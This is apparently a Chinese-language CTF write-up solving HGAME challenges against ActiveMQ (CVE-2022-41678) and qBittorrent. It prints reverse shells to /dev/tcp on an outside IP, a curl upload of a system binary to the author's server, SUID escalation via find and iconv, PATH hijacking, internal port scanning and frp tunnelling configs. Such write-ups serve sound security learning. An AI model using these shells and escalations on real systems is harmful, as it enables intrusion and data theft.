# WEB

## Reverse and Escalation.

nc连接第一个链接后显示是ActiveMQ

打开第二个链接先登录

```
默认账号密码
admin
admin
```

版本是5.17.3


这里利用了CVE-2022-41678

```
因为能出网这里就直接改代码反弹shell
Runtime.getRuntime().exec("/bin/bash -c $@|bash 0 echo bash -i
>&/dev/tcp/47.113.144.169/6666 0>&1");
```

`find / -type f -perm -04000 -ls 2>/dev/null`找到有s权限的二进制文件

提权以后拿到flag

```
cd /usr/bin
./find . -exec /bin/sh -p \; -quit
cat /flag
```



```
id
uid=1000(activemq) gid=1000(activemq) euid=0(root) groups=1000(activemq)
cat /flag
hgame{ec2cce4cd9ba1cd177650d95d01a7338e042f044}
```

## Reverse and Escalation.II

find二进制文件被替换

在服务器上用flask接收文件


```
from flask import Flask, request
import os

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = 'uploads/'  # 设置上传文件的目录

# 确保上传文件夹存在
if not os.path.exists(app.config['UPLOAD_FOLDER']):
    os.makedirs(app.config['UPLOAD_FOLDER'])
```

```
@app.route('/')
def index():
    return "hello"

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'file' not in request.files:
        return '没有文件被上传'

    file = request.files['file']

    # 如果用户没有选择文件，浏览器可能会提交一个空的文件部分
    if file.filename == '':
        return '没有选择文件'

    if file:
        # 保存文件到上传目录
        filename = os.path.join(app.config['UPLOAD_FOLDER'], file.filename)
        file.save(filename)
        return '文件上传成功'

if __name__ == '__main__':
    app.run(port=5000, host='0.0.0.0')
```

发送find文件

```
curl -F "file=@/usr/bin/find" http://47.113.144.169:5000/upload
```

拖进IDA



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]

  v3 = time(0LL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

这里要让验证正确的参数超过38个来触发下面的东西

test.c

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

void intToString(int number, char* str) {
    int i = 0;
    int isNegative = 0;

    // 处理负数
    if (number < 0) {
        isNegative = 1;
        number = -number;
    }

    // 反转数字到字符串
    do {
        str[i++] = (number % 10) + '0';
        number /= 10;
    } while (number);

    // 如果数字是负数，在字符串前面添加负号
    if (isNegative) {
        str[i++] = '-';
    }
    // 添加字符串终止符
    str[i] = '\0';

    // 反转字符串
    for (int j = 0; j < i / 2; j++) {
        char temp = str[j];
        str[j] = str[i - j - 1];
        str[i - j - 1] = temp;
    }
}


int main(){
    unsigned int seed = time(0LL);
    srand(seed);

    char *args[50] = {"./find", };
    for(int i=1;i<49;i++){
        int a, b;
        a = rand() % 23333;
        b = rand() % 23333;
        printf("%d %d\n", a, b);
        args[i] = (char*)malloc(sizeof(char) * 20);
        intToString(a+b, args[i]);
        printf("%s\n", args[i]);
    }
    args[49] = NULL;
    execv("./find", args);
    return 0;
}
```

ls.c


```
#include <unistd.h>

int main(){
    execl("/bin/cat", "cat", "/flag", (char *)NULL);
    return 0;
}
```

因为靶机的GLIBC版本比较低，所以起了一个Debian:11的docker来编译c

上传到服务器以后在靶机上通过wget来获取

修改一下环境变量让`system('ls')`执行的是我们编写的二进制程序

```
export PATH=/opt/activemq:$PATH
```



```
activemq@gamebox-36-158-c82abafa976ccc66:/opt/activemq$ ./test
./test
hgame{9429bbed5aee2da5b6c9933b93f3b239d9642637}
15800 + 7590 =
23390 correct!
9970 + 5558 =
```


## Whose Home?

初始用户名`admin`，密码`adminadmin`

通过"Run external program"功能的`Run external program on torrent added`反弹shell


```
/bin/bash -c bash${IFS}-i${IFS}>&/dev/tcp/47.113.144.169/6666<&1

find / -name python*
发现靶机上支持python3
```

使用linpeas.sh



```
                              Files with Interesting Permissions

              SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 38K May  4  2023 /package/admin/s6-overlay-helpers-0.1.0.1/command/s6-over
D binary!)
-rwsr-xr-x 1 root root 24K Oct  6 09:25 /usr/bin/iconv
-rwsr-xr-x 1 root root 87K Oct  6 05:45 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9
_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 63K Oct  6 05:45 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 27K Oct  6 05:45 /usr/bin/expiry
-rwsr-xr-x 1 root root 45K Oct  6 05:45 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 36K Oct  6 05:45 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Oct  6 05:45 /usr/bin/chage
```

可以利用iconv来读取文件



```
gamebox-36-160-6e626a2d2974e370-qbittorrent:/$ iconv -f UTF-8 -t UTF-8 "/flag"
iconv -f UTF-8 -t UTF-8 "/flag"
hgame{cc599bfcf4b9e3bc5e985463b8670dd3fb8a0c71}
```


这样就拿下了第一个flag

**第二个flag**

靶机的ip是100.64.43.3

扫描一下网段的端口，因为ping被禁用了所以要加上-np

```
./fscan -h 100.64.43.0/24 -p 1-65535 -np -nobr

./fscan -h 100.64.43.2 -p 1-65535 -np -nobr

扫到
100.64.43.4:6800 open
应该是一个路由器的web管理界面
```



```
nc 100.64.43.4 6800
GET / HTTP/1.1

HTTP/1.1 404 Not Found
Date: Tue, 27 Feb 2024 14:51:17 GMT
Content-Length: 0
Expires: Tue, 27 Feb 2024 14:51:17 GMT
Cache-Control: no-cache
Access-Control-Allow-Origin: *
```

在靶机上启动frpc
在公网服务器上启动frps

frps.toml

```
bindPort = 7000
```

frpc.toml

```
serverAddr = "47.113.144.169"
serverPort = 7000

[[proxies]]
name = "http_proxy"
type = "tcp"
remotePort = 6000
[proxies.plugin]
type = "http_proxy"
httpUser = "abc"
httpPassword = "abc"
```